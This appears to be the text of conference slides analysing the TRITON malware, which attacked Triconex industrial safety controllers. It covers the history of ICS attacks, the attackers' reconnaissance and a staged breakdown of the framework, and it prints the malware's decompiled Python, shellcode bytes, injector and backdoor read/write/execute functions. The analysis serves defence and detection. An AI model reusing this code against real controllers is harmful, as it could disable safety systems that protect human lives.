 @fr0gger\_

**Disclaimer:** all the research presented are based on the public and internal information collected by the actors who were engaged during the investigation. A combined investigation and collaboration within the following actors: The FBI, NCCIC, Schneider Electric, McAfee, FireEye, DragosInc, Nozomi, Cyberx...

# Agenda



- Brief ICS Malware History
- Safety Instrumented System (SIS)
- TRITON Attack Overview
- Detection Demo
- About the Attackers
- Take Away

# ICS Malware over the past

# ICS Malware over the past

# ICS Malware over the past

- Targeted energy grids, electricity firms, petroleum pipeline operators
- Spread via, spear phishing and watering hole
- Detected ICS devices using OPC (Open Platform Communication)
- Attackers collected a large amount of data and were able to remotely monitor the industrial system
- **Designed for espionage and sabotage**

# ICS Malware over the past

- First appears in 2007 as a DDOS malware
- Spread via spear phishing and weaponized Microsoft Document
- Remote monitoring of SCADA system
- Disabling and destroying several IT infrastructure component
- Destruction of file stored on servers and workstations
- **230,000 people in Ukraine were left in the dark for six hours after hackers compromised several power distribution centers**

# ICS Malware over the past

- The malware targets a simulated Siemens control system environment
- Stuxnet-like behavior
- Includes evasion mechanisms (anti-vm, antiav...)
- Mostly written in Python
- **Probably a penetration tool or a Proof of concept**

# ICS Malware over the past



- Targeted Ukraine's power grid
- Remote control and persistence mechanisms
- Abused OPC (Open Platform Communication)
- Contained a data wiper component
- **Shutdown for the second time Ukraine's power grid**

# ICS Malware over the past



- Targeted Middle Eastern oil and gas petrochemical facility
- Interacting with a Safety Instrumented System (SIS)
- Abuse of the TriStation proprietary communication protocol
- Detected thanks to “an accidental shutdown”
- **The Triton attack is considered as unprecedented and could have done physical impact!**

# Even regular Malware can impact ICS

# Safety Instrumented Systems

- Safety Instrumented System are designed **to add a layer of security**
- Schneider Triconex safety controllers used in **18000 plants** (nuclear, oil and gas refineries, chemical plants...)
- Such attacks requires a **high level of process comprehension** (analysis of acquired documents, diagrams, device configurations and network traffic).
- ***TRITON specifically targeted a system that is designed to protect human life.***

# Attackers Collected Many Information

The collage illustrates the extensive information gathered by attackers. It includes:

- Triconex Technical Documents:** Screenshots of 'Tricon Version 9-10 Systems' documentation, including a 'Theory of Operation' section describing Triple Modular Redundant (TMR) architecture and a 'Planning and Installation Guide for Tricon v9-v10 Systems'.
- Google Search Results:** A search for '"triconex" filetype:pdf' yielding 'About 24,300 results (0.33 seconds)', with the result count highlighted in a red box.
- Alibaba.com Product Listing:** A listing for a '9783-110 Triconex PLC Module' with a price of 'US \$1-999 / Pieces' and a 'Contact Supplier' button.
- Triconex Brand Products:** A list of products including 'TRICONEX TRI-SEN SYSTEMS 94-3755 REV C 94-3825 CIRCUIT BOARD' and 'Triconex Termination Panel for 2755 7400061-600'.

# TRITON Attack OVERVIEW

# Triton Framework Main Modules

- Python files compiled in the main executable
- Masquerades Triconex Trilog application
- Receive IP address as argument

```
fr0gger@crasher:~/Desktop/python-exe-unpacker$ tree unpacked/
unpacked/
├── trilog.exe
│   ├── script_test.py.py
│   └── script_test.py.pyc
1 directory, 2 files
```

- Python scripts
- Contains attack framework

- Payload that places “imain.bin” in the memory controller

- Backdoor Implant

- Physical impact

# Triton Framework Main Modules

Filename	Description
trilog.exe	Python executable main module (includes script_test.py)
_PresetStatus	PPC shellcode use to perform a periodic check and deploy the next stages
_DummyProgram	Anti-forensic trick used to reset the memory and avoid forensic detection (clean-up)
inject.bin	Injector used to verify every thing and injected the next payload
imain.bin	Used to perform custom actions on-demand

Filename	Description
Library.zip	Python module library used by trilog.exe.
_TsLow.pyc	Implement low functionalities such as UDP, TCM. Used to send, receive and parse packet.
_TsBase.pyc	Basic functionalities used to interact with the Controller (upload, download, device status).
_TsHi.pyc	Appending program, uploading, retrieving program table, interpreting status structures.
_Ts_cnames.pyc	Strings representation of TS protocol features (message, error codes...).
_crc.pyc	Implements or imports a number of standard CRC functions.
_sh.pyc	Few utility functions for flipping endianness and printing out binary data with a hexadecimal representation.

# Trilog.exe (Script\_test.py)

- Main python file that takes the target SIS IP Address

```
root@kali:~/TRITON/decompiled_code/library# python script_test.py 192.168.1.99
* Module file read OKAY
setting arguments...
checking project state
* program in RUNNING mode
```

**ATTACKER**

```
pi@raspberrypi:~/triton_detect/tricotools $ python triconex_honeypot.py -s1 ddo -s2 com -s3 him -s4 di
[*] Binding the honeypot to the address 0.0.0.0:1502
[*] Slot 1 module set to: ddo
[*] Slot 2 module set to: com
[*] Slot 3 module set to: him
[*] Slot 4 module set to: di
[*] CONNECT REQUEST
[*] GET CP STATUS
```

**SIS Target**

- Attackers reversed the Tristation Communication Protocol

*TS\_cnames.py*

```
TS_cst = {1: 'CONNECT REQUEST',
2: 'CONNECT REPLY',
3: 'DISCONN REPLY',
4: 'DISCONN REQUEST',
5: 'COMMAND REPLY',
6: 'PING',
7: 'CONN LIMIT REACHED',
8: 'NOT CONNECTED',
9: 'MPS ARE DEAD',
10: 'ACCESS DENIED',
11: 'CONNECTION FAILED'
}
TS_keystate = {0: 'STOP',
1: 'PROG',
2: 'RUN',
3: 'REMOTE',
4: 'INVALID'
}
TS_progstate = {0: 'RUNNING',
1: 'HALTED',
2: 'PAUSED',
3: 'EXCEPTION'
}
TS_names = {-1: 'Not set',
0: 'Start download all',
1: 'Start download change',
2: 'Update configuration',
3: 'Upload configuration',
4: 'Set I/O addresses',
5: 'Allocate network',
6: 'Load vector table',
7: 'Set calendar',
8: 'Get calendar',
9: 'Set scan time',
10: 'End download all',
11: 'End download change',
12: 'Cancel download change',
13: 'Attach TRICON',
```



# Tristation Communication Protocol

- UDP Protocol
- Port 1502
- Triton checked the state of the controller
- Nozomi created a Wireshark Dissector

```

    [Severity level: Error]
    [Group: Malformed]

```

# Initial Payload - Stage 1 (PERIODIC CHECK)



- Set an argument or Control Value in the Tricon's Memory
- Check to test ability to upload and execute code
- The value (0x00008001) is used as an argument by the second-stage inject.bin
- This shellcode writes the value into the « fstat » field of the Control Program (CP) Status structure.

```
def PresetStatusField(TsApi, value):  
    if len(value) != 4:  
        return -1  
    script_code = '\x80\x00\x40\x3c\x00\x00\x62\x80\x40\x00\x80\x3c\x40\x20\x03\x7c\x1c\x00\x82\x40\x04\x00\x62\x80\x60\x00\x80\x3c\x40\x20\x03\x7c\x0c\x00\x82\x40\x18\x00\x42\x38\x1c\x00\x00\x48\x80\x00\x80\x3c\x00\x01\x84\x60\x40\x20\x02\x7c\x18\x00\x80\x40\x04\x00\x42\x38\xc4\xff\xff\x4b' + value[2:4] + '\x80\x3c' + value[0:2] + '\x84\x60\x00\x00\x82\x90\xff\xff\x60\x38\x02\x00\x00\x44'  
    AppendResult = TsApi.SafeAppendProgramMod(script_code)
```

v2.12.4.bm  
extracted

# Initial Payload - Stage 1 (PERIODIC CHECK)

- Look for 2 values in the memory
  - 0x40
  - 0x60
- If found, it overwrites the memory with the value 0x00008001
- If it doesn't find the values, it means it is not the right target

# Implant Installer (Inject.bin) – Stage2

- Main goal Inject.bin is to write the next stage (imain.bin)
- The code is loaded into the memory
- It can be changed during runtime (it won't persist after a reboot).
- Make sure the attacker **has an active backdoor on the device** even if the physical key/switch is turned to non-programming mode.

```
while True:
    try:
        data = open('inject.bin', 'rb').read()
        data = sh.chend(data)
        payload = open('imain.bin', 'rb').read()
        payload = sh.chend(payload)
        payload = payload + struct.pack('<II', len(payload) + 8, 5666970)
        data = data + struct.pack('<II', 4660, len(payload)) + payload
    except:
        print 'module file read FAILURE'
        break
```

# Implant Installer (Inject.bin) – Stage2

- Inject.bin assumes the argument written by the first stage payload resides at a static address and uses it as:
  1. A countdown for the number of cycles to idle
  2. A step counter to track and control execution progress
  3. A field for writing debug information upon failure.
- Attackers monitor inject.bin for problems.
- If no problems are detected, the stage 3 is injected and 'Script SUCCESS' is output.
- If an exception occurred a dummy program containing nothing but a *system\_call* (-1) is appended.

```
def UploadDummyForce(TsApi):  
    empty_code = '\xff\xff' * 8 + '\x02\x00\x00D \x00\x80N'  
    return TsApi.SafeAppendProgramMod(empty_code, True)
```

```
DummyCode:  
li      r3, -1  
sc                      # System Protection Control Register  
blr  
# End of function DummyCode
```

# Backdoor Implant (imain.bin) – Stage3

- Backdoor (imain.bin) allows an attacker to have Read/Write/Execute access to the Safety Controller memory.
- It allows an attacker to inject and execute a more disruptive payload by adding malicious function (OT Payload– Stage4?).
- The TRITON framework can communicate with the implant with the 3 functions:
  - **TsHi.ExplReadRam()**
  - **TsHi.ExplWriteRam()**
  - **TsHi.ExplExec()**

```
def ExplReadRamEx(self, address, size, mp=255):
    data = ''
    for i in xrange(0, size, 1024):
        offset = address + i
        size_to_read = min(size - i, 1024)
        r_data = self.ExplReadRam(offset, size_to_read, mp)
        if r_data == None:
            break
        data = data + r_data

    return data

def ExplExec(self, address, mp=255):
    if address >= 1048576 or address <= 0:
        return None
    return self.ExecuteExploit(249, struct.pack('<I', address))

